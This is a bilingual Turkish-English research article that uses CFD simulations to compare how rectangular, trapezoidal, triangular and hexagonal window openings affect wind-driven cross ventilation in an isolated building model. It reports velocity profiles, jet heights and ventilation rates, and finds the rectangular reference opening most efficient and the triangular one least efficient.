Genel İzole Bir Binada Pencere Açıklık Şekillerinin Rüzgar Kaynaklı Çapraz Havalandırma Performansına Etkisi: Bir Simülasyon Çalışması

Makale Bilgisi

Araştırma makalesi
Başvuru: 30/07/2024
Düzeltilme: 28/08/2024
Kabul: 28/08/2024

Anahtar Kelimeler

CFD
Doğal Havalandırma
Bina Aerodinamiği
Havalandırma Oranı
Atmosferik Sınır Tabaka

Öz

Hem çevresel kaygılar hem de sürdürülebilir kalkınma hedefleri, alternatif enerji verimli çözümlerin aranmasına yol açmıştır. Enerji tasarruflu bina tasarımının önemli bir yönü olan doğal havalandırma, mekanik sistemlere bağımlılığı azaltır ve doğal güçleri kullanarak iç mekân hava kalitesini ve sıcaklığını düzenler. İç mekân hava kalitesini iyileştirir, enerji tüketimini azaltır ve işletme maliyetlerini düşürür. Bu makale, farklı pencere açıklık geometrilerine sahip izole bir binada doğal çapraz havalandırmanın hesaplamalı akışkanlar dinamiği analizini sunmaktadır. u/u_{ref} üçgen geometrilerde belirgin bir düşüş gösterirken, trapez ve referans geometriler benzer düşüşler sergilemiştir. Hava akış hızı profili U şeklinde bir eğri ortaya koymuş, $0 < x/D < 0,5$ aralığında azalmalar gözlenmiş ve $0,5 < x/D < 1$ aralığında artmıştır. Rüzgar tarafından giren yüksek hızlı jetlerin yüksekliği geometriye göre değişmiş ve üçgen geometri en dar jeti üretirken, altıgen geometri en geniş jeti göstermiştir. Farklı geometriler için havalandırma oranı karşılaştırmaları referans geometrinin en verimli olduğunu ($0,004212 \text{ m}^3/\text{s}$), bunu trapez ($0,003136 \text{ m}^3/\text{s}$), altıgen ($0,003134 \text{ m}^3/\text{s}$) ve üçgen ($0,002158 \text{ m}^3/\text{s}$) takip ettiğini göstermiştir. Bu bulgular, pencere geometrisinin bina havalandırma performansı üzerindeki önemli etkisini vurgulamış ve verimliliği optimize etmek için dikkatli pencere tasarımının önemini altını çizmiştir.

1. INTRODUCTION (GİRİŞ)

Recently, increasing environmental concerns and sustainable development goals have necessitated a search for alternative, environmentally friendly solutions besides the intensive use of fossil fuels in energy production. The heating, ventilation, and air

conditioning (HVAC) system is responsible for a significant portion of energy consumption in buildings, accounting for approximately 60-70% of the total energy use in non-industrial buildings, including commercial and residential buildings. The heating and cooling demands of these buildings are major contributors to this energy consumption.

Furthermore, ventilation and infiltration account for a substantial portion of the overall energy consumption, ranging from 30% to 50%. In light of these observations, natural ventilation has emerged as a crucial aspect of energy-efficient building design [1]. This method reduces dependence on mechanical systems and regulates indoor air quality and temperature using natural forces. Natural ventilation is critical in terms of sustainability because it reduces energy consumption and carbon emissions.

Natural ventilation provides effective air circulation in buildings by utilizing natural phenomena such as wind, buoyancy, pressure differentials, and convection. Natural ventilation is generally classified into three main categories: cross ventilation, stack ventilation and hybrid systems. Cross ventilation is based on placing openings on opposite sides of a building or room to facilitate airflow driven by wind pressure differences. In stack ventilation, the buoyancy effect is employed, in which warm air rises and exits through higher openings while drawing in cooler air through lower openings. Furthermore, hybrid ventilation systems provide flexibility and improved efficiency by combining natural and mechanical ventilation for optimizing indoor climate control.

The importance of natural ventilation extends beyond its role in reducing energy consumption. Natural ventilation enables a notable reduction in the use of mechanical ventilation systems, which lowers energy consumption and operating costs. It also plays an important role in improving indoor air quality, which is vital for the health and well-being of building occupants. Cross-ventilation helps to improve air circulation, remove indoor pollutants, control humidity levels, and maintain a comfortable and healthy indoor environment. In order to obtain more detailed information about natural ventilation and cross ventilation in particular, in addition to experimental studies [2-12], the number of studies using computational fluid dynamics (CFD) methodology has been increasing recently [13-34]. CFD offers many distinct benefits when compared to other methods. Unlike many experimental approaches, such as Particle Image Velocimetry (PIV), CFD offers comprehensive data on the whole flow field. This means that it gives information on the important parameters at every location inside the computational domain. CFD circumvents the occasional conflict between similarity criteria in testing at reduced scales by enabling fully-sized simulations to be conducted. Additionally, CFD provides complete control over the boundary

parameters and facilitates the fast execution of parametric investigations [30].

Meroney [15] and Shirzadi et al. [17] both examined the accuracy and reliability of different turbulence models in CFD simulations for cross ventilation. Meroney [15] simulated both 2D and 3D simulations of the ambient and internal air flow pattern of building model in wind tunnel experiment performed by Karava [9] with various turbulence models (SST $k-\omega$, standard, and RNG $k-\epsilon$) using CFD and compared these simulations with the measurements in the wind tunnel experiments. The internal airflow characteristics showed minimal sensitivity to the choice of turbulence model, indicating that simpler models can be used with near accuracy. According to Perén et al. [31], the SST $k-\omega$ turbulence model was determined to be the most precise, with RNG $k-\epsilon$ turbulence model being second most accurate. They found that the angle at which the jet entered through the windows varied as the roof inclination angle increased, which was caused by the varying pressure distribution on the windward side of the building.

Shirzadi et al. [17] constructed a CFD model and validated based on the experimental data provided by Tominaga and Blocken [11], then the closing coefficients of the $k-\epsilon$ turbulence model were obtained through the application of stochastic optimization and Monte Carlo sampling methods. Additionally, the modified coefficients obtained by the systematic approach successfully simulated cross ventilation phenomena in buildings, reducing the airflow rate prediction errors to less than 8% compared to experiments.

Moey et al. [16] and Al-Aghbari et al. [24] investigated the influence of building openings and roof configurations on ventilation performance. Moey et al. [16] found that smaller input openings and larger outlet openings result in higher velocities at the inlet, leading to reduced pressure inside the building and improved ventilation. Consequently, it was determined that the aperture ratio had a significant impact on the interior air circulation. By utilizing the sRANS equations and $k-\omega$ SST turbulence model, Al-Aghbari et al. [24] discovered that raising the angle of the roof pitch leads to a rise in the velocity of indoor airflow. The greatest pressure coefficient was observed at the mid-upper opening position when the roof pitch was set at a low angle of 9° . The mid-upper span configuration with a roof pitch angle of 27° exhibited the highest volumetric flow rate. In contrast, the lower-upper span location had a lower coefficient of pressure comparing the lower-middle span location due to

the presence of additional flow resistance caused by the different span locations.

Shirzadi et al. [18] and Tong et al. [19] focused on complex urban configurations and their influence on ventilation. Shirzadi et al. [18] investigated cross ventilation in high-density urban configurations using CFD models validated by the LES technique. The study compared the average flow characteristics, turbulence statistics, wind pressure and cross-air flow velocity for nine identical building models (3x3) and one surrounded building model for different planar area ratios ($0 \leq \lambda_p \leq 0.6$) and wind angles. For medium and high-density building configurations, the LES model was found to be more accurate than sRANS in predicting mean velocity and turbulent kinetic energy in the vicinity of and within building. It is also observed that for high-density urban configurations, the instantaneous ventilation velocity is significantly higher than the average velocity of airflow over time and is not affected by the direction of the wind. Besides, Tong et al. [19] used combined indoor-outdoor CFD simulations to look at how different urban parameters, like wind speed, building aspect ratios, and the presence of downstream obstacles, affect air exchange rates in different types of urban spaces. They concluded that fewer perimeter layers are needed for buildings that are taller than their surroundings, especially at high floors, that downstream buildings have less impact on ACH than upstream buildings, and that modeling only the adjacent building layer is insufficient due to the artificial duct effect between buildings.

Zobaied et al. [20] and Moey et al. [21] extended the investigation to specific building design features, including roof pitch and configuration. Zobaied et al. [20] conducted a numerical analysis using the sRANS equations and the SST k- ω turbulence model to investigate the airflow characteristics around building with different roof pitches of 15°-45° and internal obstruction heights of 40mm, 50mm, 60mm, and 70mm. The findings were that steeper roof slopes increased the ventilation velocity and decreased with higher obstacle heights, as the recirculation zone behind the building moved upward and expanded with increasing roof pitch. Moey et al. [21] concluded that the saltbox roof configuration offered more velocity and pressure differentials due to the upwind roof height, and overall, they concluded that saltbox roof configurations outperformed gable roof configurations due to their design, which increased pressure differentials and average velocity ratios. In a further study, Moey et al. [22] used the SST k- ω turbulence model with CFD for seven opening

configurations, four unaligned and three aligned openings with varying locations on upwind and leeward walls in an isolated building to find the opening configuration that maximizes ventilation. In the study, it was observed that different span configurations significantly affected the turbulence regions in the building model and that the span locations close to the roof increased the ventilation rate by 6.52% compared to the span locations close to the ground. Furthermore, Ramponi and Blocken [30] performed a set of coupled three-dimensional sRANS simulations for a typical isolated building to improve the accuracy, dependability, and estimation of coupled CFD simulations for cross-ventilation. The accuracy of the CFD calculations was confirmed by rigorous validation using PIV in wind tunnel tests. They conducted this investigation to assess the influence of various computational variables, including the dimensions of the computational domain and turbulence model. A particular focus was dedicated to addressing the issue of oscillatory convergence that was discovered in the simulations.

To the best of the authors' knowledge, there are very few studies in the literature on the effects of window opening geometry on natural cross ventilation, and the existing studies are generally focused on rectangular-based opening geometries. The aim of this study is to present a numerical investigation of natural wind-driven cross ventilation in an isolated building with a variety of window opening shapes, in contrast to the literature, which focuses only on rectangular geometries. This paper consists of four sections. Section 2 presents the material and methods, providing detailed information on the building geometry and configurations, computational flow domains, and grids. The comprehensive findings are provided in Section 3. Lastly, the key results are examined and ultimately concluded by comparing them with one another in Section 4.

2. MATERIALS AND METHODS (MATERİYAL VE METOD)

2.1. Building Geometry and Configurations (Bina Geometrisi ve Konfigurasyonlar)

The geometry of the isolated building utilized in this investigation was based on the reference model presented in the research conducted by Karava et al. [10] and Ramponi and Blocken [30]. The reference building model has dimensions of $L \times W \times H = 100 \times 100 \times 80 \text{ mm}^3$, corresponding to a 1:200 scale reduction and a full-scale size of $20 \times 20 \times 16 \text{ m}^3$. The building model features two

identical openings positioned centrally on opposite walls, each measuring 46 mmx18 mm (WxH). The entire building model contains a uniform wall thickness of 2 mm on the four side walls, ground, and ceiling. To find out how different building opening shapes affect natural cross ventilation, a set of buildings with trapezoidal, triangular, and

hexagonal openings were built using the window opening dimensions (H=18mm, W=46 mm) of the generic isolated building model, which can be seen in Figure 2.




Figure 1. Dimensions of isolated building model (İzole bina modelinin boyutları)




Figure 2. Isolated building models with different window opening geometries (Farklı pencere açıklık geometrilerine sahip izole bina modelleri)

2.2. Computational Flow Domain, Grids and Boundary Conditions (Hesaplamalı Akış Alanı, Gridler ve Sınır Koşulları)

Figure 3 illustrates the isometric view of the rectangular computational domain that was constructed based on the recommendations in the literature [17, 30, 35-37]. The distance from the building to the inlet plane was established at $3H$ (240 mm), where $H=80$ mm, three times the model height, in order to avoid the formation of undesirable gradients in the streamwise direction. Moreover, the length of the building to the outlet plane was established at $15H$ (1200 mm), while $5H$ (400 mm) was placed at the top and side of the domain.




Figure 3. Schematic diagram of the computational domain (Hesaplama alanının şematik diyagramı)

The detailed cross-sectional image of the mesh structure from the vertical mid-plane in the XY directions, as well as close-up views, is presented in Figure 4. In order to get more accurate results in a shorter amount of time, a rectangular body of influence was established to include the building's shape, as seen in this figure. In addition, the flow

surrounding the building was addressed by creating a boundary layer mesh consisting of 10 layers on both the building and the ground, with a first layer thickness of 0.0001 m. The computational grid had around 2.9 million elements.




Figure 4. Cross-section and close-up views of the mesh structure (Ağ yapısının kesit ve yakın plan görünüşleri)

The boundary conditions at the inlet plane were established using a set of equations defining the atmospheric boundary layer (ABL) conditions. Afterwards, Equations (1) to (5) were implemented for determining the required input boundary conditions. The equations listed below were utilized as user-defined functions in ANSYS Fluent before the simulation for determining of the velocity profile, specific dissipation rate (ω), and turbulent kinetic energy (k). The equation for the ABL friction velocity (u_{ABL}^*), as shown in Equation (1), incorporated a reference velocity (u_{ref}) of 6.97 m/s, a reference height (z_{ref}) of 0.08 m, the Von Karman constant (κ), and an aerodynamic roughness height (z_0). Subsequently, the velocity profile at the inlet (u) was determined using Equation (2), while the values of u_{ABL}^* , k , and ω were obtained by utilizing

Equation (3) and Equation (4), respectively. In the flow domain, the lateral and upper walls were defined as having zero specific shear stress. Besides, the outlet was described as being a pressure outlet, and the entry plane was designated as a velocity inlet. The inlet conditions were determined from the data in the ABL file, including the velocity magnitude, turbulent dissipation rate, and turbulent kinetic energy. The ground was defined as a boundary wall and subjected to a no-slip requirement. The roughness constant (C_s) was assigned a value of 0.5, resulting in a roughness height of ground sand grain (k_s) of 0.0006 m when plugged into Equation (5) [4, 5, 23, 24].

Table 1. Equations used for the ABL condition (ABL koşulu için kullanılan denklemler)

$u_{ABL}^* = \frac{u_{ref} \cdot \kappa}{\ln \left[\frac{z_{ref}}{z_0} + 1 \right]} \quad (1)$	$k = \frac{(u_{ABL}^*)^2}{\sqrt{C_\mu}} \quad (3)$	$k_s = \frac{9.793 z_0}{C_s} \quad (5)$
$u = \frac{u_{ABL}^*}{\kappa} = \ln \left[\frac{z_{ref}}{z_0} + 1 \right] \quad (2)$	$\omega(z) = \frac{\varepsilon(z)}{C_\mu k(z)} \quad (4)$	$\begin{aligned} \kappa &= 0.42 \\ C_\mu &= 0.09 \\ z_0 &= 0.025 \text{ mm} \end{aligned}$

2.3. CFD Solver Settings (CFD Çözücü Ayarları)

The 3D steady Reynolds averaged Navier-Stokes (RANS) were utilized as the governing equations for the conservation of mass and momentum and had been solved by means of the ANSYS software with $k-\omega$ SST turbulence model. The selection of the appropriate turbulence model is critical to the accuracy of the results obtained from numerical simulations in areas such as aerodynamics, hydrodynamics, and wind engineering, where flow physics and properties are studied [38-45]. The equations that were discretized for pressure-velocity coupling were solved using the SIMPLE method. In addition to this, the Green-Gaussian node-based technique was chosen for spatial discretization to calculate the gradient, while the second-order upwind method was used for all other parameters. In addition to this, convergence was assumed to be obtained when all the scaled residuals leveled off and reached a minimum of 10^{-7} for x , y , and z momentum and 10^{-4} for continuity, k , and ω .

2.4. Validation of the Model (Modelin Doğrulanması)

In Figure 5, the averaged velocity vector fields in the vertical midplane, derived from the CFD simulations conducted in this study and from PIV measurements [9] documented in the literature, were presented. It was demonstrated that the CFD simulation results accurately estimated the most essential flow characteristics, including the nature of the flow distribution pattern within the building and standing vortex flow located at the windward side of the building. Furthermore, the simulations illustrated the presence of a significant downflow in the vicinity of the inlet opening, extending towards the leeward wall. Subsequently, a strong upward movement occurred along the wall, resulting in an inclined flow upward through the outlet opening. The results indicated that the CFD model demonstrated a satisfactory degree of alignment with the experimental data. Accordingly, the aforementioned calculation settings, boundary conditions, and utilized parameters were applied to assess the cross-ventilation flow caused by wind in buildings with varying opening shapes on both the windward and leeward sides.




Figure 5. Comparison of the velocity vector distributions in the vertical middle-plane resulting from a) CFD simulation and b) PIV experiment [9] (a) CFD simülasyonu ve b) PIV deneyinden elde edilen dikey orta düzlemdaki hız vektörü dağılımlarının karşılaştırılması [9])

3.RESULTS (BULGULAR)

3.1. Dimensionless Velocity Profile (Boyutsuz Hız Profili)

Figure 6 illustrates the ratio of dimensionless streamwise wind speed (u/u_{ref}) along the horizontal center line of the window opening for various opening geometries. The aforementioned graph was plotted utilizing data obtained from a horizontal line situated between two openings, one situated to the windward side and the other to the leeward side. A dimensionless variable was created by dividing the magnitude of the velocity obtained

within the building by u_{ref} at the height of the building. In order to evaluate the effect of aperture geometries on the indoor airflow inside the building, when the variation of the dimensionless flow velocity in a horizontal line was analyzed, in the range $0 < x/D < 0.5$, a decrease was observed in all curves. In particular, the curve for the triangular geometry showed the sharpest decrease, which decreased to approximately 0.1. The curves of the trapezoid and reference geometries exhibited a similar decrease, while the hexagon curve remained at relatively higher values. At $x/D=0.5$, u/u_{ref} values decreased to their lowest levels. In the range of $0.5 < x/D < 1$, all curves entered an increasing trend

again. Especially when the point $x/D=1$ was approached, all curves reached the range of 0.6-0.7 again. Furthermore, the trend of the airflow velocity demonstrated a U-shaped curve in all cases.




Figure 6. Non-dimensional streamwise wind velocity ratio along the horizontal center line for various window opening shapes (Çeşitli pencere açıklık şekilleri için yatay merkez hattı boyunca boyutsuz akım yönlü rüzgar hızı oranı)

3.2. Velocity and Pressure Contours (Hız ve Basınç Konturları)

The vertical center measurement plane of the building from which the contour results were obtained was given as an example in Figure 7. Additionally, Figure 8 shows the velocity distribution results of the air flow for the building with four different opening geometries. Upon entering the aperture on the windward side, the wind exhibited a high velocity and was observed to generate an immediately apparent downward jet. The direction of the incoming jet was similar for all geometries. However, the size of the jet spread varied depending on geometry. The jet spreading height (H_{jet}) determined for the reference case ($H_{jet-ref} = 0.014$ m) was used as a baseline for comparison with other cases. When trapezoidal geometry was used, the H_{jet} was 98% of the reference height, resulting in a small decrease in H_{jet} with this geometry. This demonstrated that the trapezoidal geometry affected the flow in a very similar way to the reference case. When the triangular geometry was used, the H_{jet} decreased to 61% of the reference height. This result showed that the triangular geometry caused a significant reduction in the H_{jet} and distorted the flow, reducing the propagation of the jet. When hexagonal geometry was used, the H_{jet} increased to 130% of the reference height. This exhibited that the hexagonal geometry caused a significant increase in

the jet height. The H_{jet} was largest for hexagonal geometry with values of $1.30H_{ref}$, while the narrowest was observed in triangular geometry. Figure 8c illustrates the higher velocity in the incoming jet obtained for triangular geometry, also visible in Figure 6, which was directly related to the lesser spreading rate. In triangular geometry, the outgoing jet left the building at a steeper angle. In general, when the airflow reached the outlet, it accelerated to a higher velocity. It was possible to notice a common pattern of airflow, which was that when air with a high-velocity air flowed into the building from the inlet entrance, the velocity reduced as it traveled toward the center of the building, and then it obtained its velocity upon reaching the outside opening.




Figure 7. Contour measurement plane at the building center (Bina merkezindeki kontur ölçüm düzlemi)




Figure 8. The contours of the mean velocity magnitude in the vertical center plane (Dikey orta düzlemdeki ortalama hız büyüklüğünün konturları)

Figure 9 illustrates the pressure fields for all four configurations. The contours exhibited a satisfactory alignment with the fundamental principle of Bernoulli's equation, which established that the velocity of fluid was reversibly proportional to fluid pressure. Additionally, for all situations, the maximum pressure occurred on the windward wall of the building, resulting from the effect of air impinging upon the windward, as evidenced by the contours of pressure distribution. Additionally, all the results showed large negative pressure magnitudes across the building roof, which was

correlated with the occurrence of a roof separation and reattachment in this zone. Although the pressure distribution within the building was generally consistent, there was a notable increase in this value, particularly in the lower corner of the leeward wall inside the building. This increase was least observed in the result obtained for the triangular geometry.




Figure 9. The contours of pressure distributions in the vertical center plane for different window geometries (Farklı pencere geometrileri için dikey orta düzlemdeki basınç dağılımlarının konturları)

3.3. Ventilation Rate (Havalandırma Oranı)

The ventilation rate for a naturally cross ventilated low rise isolated building with one effective inlet and one effective outlet can be determined using the following equations [45].

The airflow coefficient, C_Q was computed by Equation (6) with a reference velocity, u_{ref} of 6.97 m/s and the discharge coefficient, C_d of 0.62 [46].

$$C_Q = u_{ref} C_d \sqrt{\Delta C_p} \quad (6)$$

where, ΔC_p denotes the difference in pressure coefficients between the windward and leeward openings, as defined by Equation (7).

$$\Delta C_p = C_{p,windward} - C_{p,leeward} \quad (7)$$

Moreover, the flow coefficient, C_Q was employed in Equation (8) for the purpose of calculating the actual flow coefficient, C_a .

$$C_a = \frac{C_Q}{1 + C_Q} \quad (8)$$

Lastly, the ventilation rate, Q can be obtained by utilizing Equation (9).

$$Q = u_{ref} A_e C_a \quad (9)$$

where A_e is the area of the opening.




Figure 10. Ventilation rate of isolated building with various window openings (Çeşitli pencere açıklıklarına sahip izole binanın havalandırma oranı)

Figure 10 illustrates the comparison of the ventilation rates obtained for the cross-ventilated isolated building with different window opening geometries in accordance with the equations given above. Comparing the ventilation rates for buildings with reference, trapezoidal, triangular, and hexagonal window geometries revealed that the building with the reference window geometry had the highest ventilation rate. This demonstrated that the reference geometry (rectangular) was the most efficient in terms of ventilation, with a rate of 0.004212 m³/s. The building with a trapezoidal window opening was in second place with a ventilation rate of 0.003136 m³/s, which was slightly lower than that of the reference geometry. On the other hand, the lowest ventilation rate was calculated for the window geometry with a triangular opening, equating to 0.002158 m³/s. This indicated that the triangular opening was the most inefficient in terms of ventilation. In comparison to structures with trapezoidal and triangular windows, the ventilation rate for the hexagonal structure was 0.003134 m³/s, indicating an intermediate performance level. However, this ratio was almost equivalent to the amount of ventilation obtained in the isolated building with trapezoidal windows. Based on these findings, it can be concluded that the window geometry has a significant effect on the natural ventilation performance of the building, and it can also be concluded that the window design should be carefully determined to improve ventilation efficiency. While the reference geometry may be preferred for optimum ventilation, other geometries may be considered for structural or aesthetic needs. However, the triangular geometry

should be avoided in cases where ventilation performance should be prioritized.

4.CONCLUSIONS (SONUÇLAR)

In this study, the situation of wind-driven cross ventilation in an isolated building with four different window opening geometries-rectangular, trapezoidal, triangular, and hexagonal-was investigated numerically. The three-dimensional steady-state CFD simulations were conducted employing the RANS methodology in conjunction with the Shear Stress Transport (SST) $k-\omega$ turbulence model. The key findings were provided as follows:

- The airflow velocity profile showed a U-shaped curve, with a reduction observed in all cases within the range of $0 < x/D < 0.5$.
- Trapezoid and reference geometries demonstrated similar decreases, while the hexagon curve remained relatively higher.
- All curves increased in the range $0.5 < x/D < 1$, reaching values of 0.6-0.7 near $x/D=1$.
- Downward jet with high velocity was noticed upon entering the windward side of the building.
- Jet spreading size varied with geometry, with the reference case having a H_{jet} of 0.014 m.
- Trapezoidal geometry resulted in a small decrease in H_{jet} at 98% of the reference height.
- Triangular geometry reduced H_{jet} to 61% of the reference height, distorting the flow and reducing jet propagation.
- Hexagonal geometry increased H_{jet} to 130% of the reference height, causing a significant increase in jet height.
- Triangular geometry resulted in a higher velocity in the incoming jet, related to a lesser spreading rate.
- A common pattern of airflow was that high-velocity air flowed into the building from the inlet entrance, was reduced towards the center, and gained velocity upon reaching the outside opening.
- Reference geometry achieved the highest ventilation rate ($0.004212 \text{ m}^3/\text{s}$), followed by

trapezoidal, hexagonal, and triangular. The triangular configuration was the least efficient, while the reference configuration was the most efficient.

These findings suggested that window geometry had a significant impact on building ventilation performance. While the reference geometry may be preferred for optimum ventilation, other geometries may be considered for structural or aesthetic needs. However, the triangular geometry should be avoided in cases where ventilation performance should be prioritized. Consequently, careful consideration of window design was essential for optimizing ventilation efficiency.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Burak AKTEPE: He performed the literature review and the numerical simulations.

Literatür taramasını ve sayısal simülasyonları gerçekleştirdi.

Hacımurat DEMİR: He analyzed numerical simulation results and performed the writing, editing, and consulting processes.

Sayısal simülasyon sonuçlarını analiz etti ve yazma, düzenleme ve danışmanlık süreçlerini gerçekleştirdi.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] Khan N, Su, Y, Riffat SB. A review on wind driven ventilation techniques. Energy and buildings. 2008; 40(8): 1586-1604.
- [2] Murakami S. Wind tunnel test on velocity-pressure field of cross-ventilation with open windows. ASHRAE transactions. 1991; 97: 525-538.

- [3] Linden PF. The fluid mechanics of natural ventilation. *Annual review of fluid mechanics*. 1999; 31(1): 201-238.
- [4] Karava P, Stathopoulos T, Athienitis AK. Wind-induced natural ventilation analysis. *Solar Energy*. 2007; 81(1): 20-30.
- [5] Tablada A, De Troyer F, Blocken B, Carmeliet J, Verschure H. On natural ventilation and thermal comfort in compact urban environments—the Old Havana case. *Building and Environment*. 2009; 44(9): 1943-1958.
- [6] Ji L, Tan H, Kato S, Bu Z, Takahashi T. Wind tunnel investigation on influence of fluctuating wind direction on cross natural ventilation. *Building and environment*. 2011; 46(12): 2490-2499.
- [7] Kato S, Murakami S, Mochida A, Akabayashi SI, Tominaga Y. Velocity-pressure field of cross ventilation with open windows analyzed by wind tunnel and numerical simulation. *Journal of Wind Engineering and Industrial Aerodynamics*. 1992; 44(1-3): 2575-2586.
- [8] Jiang Y, Alexander D, Jenkins H, Arthur R, Chen Q. Natural ventilation in buildings: measurement in a wind tunnel and numerical simulation with large-eddy simulation. *Journal of Wind Engineering and Industrial Aerodynamics*. 2003; 91(3): 331-353.
- [9] Karava, P. Airflow prediction in buildings for natural ventilation design: wind tunnel measurements and simulation, PhD Thesis, Concordia University, 2008.
- [10] Karava P, Stathopoulos T, Athienitis AK. Airflow assessment in cross-ventilated buildings with operable façade elements. *Building and environment*. 2011; 46(1): 266-279.
- [11] Tominaga Y, Blocken B. Wind tunnel experiments on cross-ventilation flow of a generic building with contaminant dispersion in unsheltered and sheltered conditions. *Building and Environment*. 2015; 92: 452-461.
- [12] Golubić D, Meile W, Brenn G, Kozmar H. Wind-tunnel analysis of natural ventilation in a generic building in sheltered and unsheltered conditions: Impact of Reynolds number and wind direction. *Journal of wind engineering and industrial aerodynamics*. 2020; 207: 104388.
- [13] Evola G, Popov V. Computational analysis of wind driven natural ventilation in buildings. *Energy and buildings*. 2006; 38(5): 491-501.
- [14] Van Hooff T, Blocken B. On the effect of wind direction and urban surroundings on natural ventilation of a large semi-enclosed stadium. *Computers & Fluids*. 2010; 39(7): 1146-1155.
- [15] Meroney RN. (2009, June). CFD prediction of airflow in buildings for natural ventilation. In *Proceedings of the eleventh Americas conference on wind engineering*, Puerto Rico.
- [16] Moey LK, Sing YH, Tai VC, Go TF, Sia YY. Effect of opening size on wind-driven cross ventilation. *International Journal of Integrated Engineering*. 2021; 13(6): 99-108.
- [17] Shirzadi M, Mirzaei PA, Naghashzadegan M, Tominaga Y. Modelling enhancement of cross-ventilation in sheltered buildings using stochastic optimization. *International Journal of Heat and Mass Transfer*. 2018; 118: 758-772.
- [18] Shirzadi M, Mirzaei PA, Tominaga Y. LES analysis of turbulent fluctuation in cross-ventilation flow in highly-dense urban areas. *Journal of Wind Engineering and Industrial Aerodynamics*. 2021; 209: 104494.
- [19] Tong Z, Chen Y, Malkawi A. Defining the Influence Region in neighborhood-scale CFD simulations for natural ventilation design. *Applied Energy*. 2016; 182, 625-633.
- [20] Zobaied A, Tai VC, Go TF, Chong PL, Moey LK. Effect of gable roof with various roof pitches and obstacle heights on natural ventilation performance for an isolated building. *Journal of Mechanical Engineering and Sciences*. 2022; 16(3): 9033-9042.
- [21] Moey LK, Kong MF, Tai VC, Go TF, Adam NM. Effects of roof configuration on natural ventilation for an isolated building. *Journal of Mechanical Engineering and Sciences*. 2021; 15(3): 8379-8389.
- [22] Moey LK, Chan KL, Tai VC, Go TF, Chong PL. Investigation on the effect of opening position across an isolated building for wind-driven cross ventilation. *Journal of Mechanical Engineering and Sciences*. 2021; 15(2): 8141-8152.
- [23] Tai VC, Kai-Seun JW, Mathew PR, Moey LK, Cheng X, Baglee D. Investigation of varying louver angles and positions on cross ventilation in a generic isolated building using CFD simulation. *Journal of Wind Engineering and Industrial Aerodynamics*. 2022; 229: 105172.
- [24] Al-Aghbari OH, Moey LK, Tai VC, Go TF, Yazdi MH. Study on the Impact of Sawtooth Roof Inclination Angles and Asymmetrical Opening Positions for An Isolated Building in Cross Ventilation. *Jordan Journal of Mechanical & Industrial Engineering*. 2022; 16(5).
- [25] Blocken B, Stathopoulos T, Carmeliet J. CFD simulation of the atmospheric boundary layer:

- wall function problems. *Atmospheric environment*. 2007; 41(2): 238-252.
- [26] Blocken B. 50 years of computational wind engineering: past, present and future. *Journal of Wind Engineering and Industrial Aerodynamics*. 2014; 129: 69-102.
- [27] Cook MJ, Ji Y, Hunt GR. CFD modelling of natural ventilation: combined wind and buoyancy forces. *International Journal of Ventilation*. 2003; 1(3): 169-179.
- [28] Van Hooff T, Blocken B. Coupled urban wind flow and indoor natural ventilation modelling on a high-resolution grid: A case study for the Amsterdam ArenA stadium. *Environmental Modelling & Software*. 2010; 25(1): 51-65.
- [29] van Hooff T, Blocken B, Tominaga Y. On the accuracy of CFD simulations of cross-ventilation flows for a generic isolated building: Comparison of RANS, LES and experiments. *Building and Environment*. 2017; 114: 148-165.
- [30] Ramponi R, Blocken B. CFD simulation of cross-ventilation for a generic isolated building: Impact of computational parameters. *Building and environment*. 2012; 53: 34-48.
- [31] Perén JI, Van Hooff T, Leite BCC, Blocken B. CFD analysis of cross-ventilation of a generic isolated building with asymmetric opening positions: Impact of roof angle and opening location. *Building and Environment*. 2015; 85: 263-276.
- [32] Demir H, Aktepe B. (2023). Influence of surrounding buildings on the cross-ventilation of a generic building. *International Congress on Scientific Research-IX*, 166-174
- [33] Blocken B, Stathopoulos T, Carmeliet J. CFD simulation of the atmospheric boundary layer: wall function problems. *Atmospheric environment*. 2007; 41(2): 238- 252.
- [34] Blocken B, Carmeliet J, Stathopoulos T. CFD evaluation of wind speed conditions in passages between parallel buildings—effect of wall-function roughness modifications for the atmospheric boundary layer flow. *Journal of Wind Engineering and Industrial Aerodynamics*. 2007; 95(9-11): 941-962.
- [35] Tominaga Y, Mochida A, Yoshie R, Kataoka H, Nozu T, Yoshikawa M, Shirasawa T. AIJ guidelines for practical applications of CFD to pedestrian wind environment around buildings. *Journal of wind engineering and industrial aerodynamics*. 2008; 96(10-11): 1749-1761.
- [36] Demir H, Aktepe B. (2021). Numerical investigation of the effects of wind flows in different directions on building in the atmospheric boundary layer. *International World Energy Conference (IWEC-2021)*, 6-19.
- [37] Demir H. Numerical investigation of wind loads on building with various turbulence models. *Erciyes Üniversitesi Fen Bilimleri Enstitüsü Fen Bilimleri Dergisi*. 2021; 37(2): 356-366.
- [38] Demir H. (2018). Investigation of Unsteady Aerodynamics of Flexible Wings at Low Reynolds Numbers. PhD. Thesis, Graduate School of Natural and Applied Sciences, Erciyes University, Kayseri, Turkey.
- [39] Demir H, Kaya B. (2023, May). A study on aerodynamic performance of airfoil in ground effect. In *8th International Asian Congress on Contemporary Sciences* (pp. 5-7).
- [40] Özkan R, Genç MS. Aerodynamic design and optimization of a small-scale wind turbine blade using a novel artificial bee colony algorithm based on blade element momentum (ABC-BEM) theory. *Energy Conversion and Management*. 2023; 283: 116937.
- [41] Genç M, Kaynak Ü. (2009). Control of flow separation and transition point over an aerofoil at low Re number using simultaneous blowing and suction. In *19th AIAA Computational Fluid Dynamics* (p. 3672).
- [42] Genç M, Ozisik G, Kahraman N. Investigation of aerodynamics performance of NACA00-12 aerofoil with plain. *ISI Bilimi ve Teknigi Dergisi-Journal of Thermal Science and Technology*. 2008; 28(1).
- [43] Demir H, Özden M, Genç MS, Çağdaş M. (2016). Numerical investigation of flow on NACA4412 aerofoil with different aspect ratios. In *EPJ Web of Conferences* (Vol. 114, p. 02016). EDP Sciences.
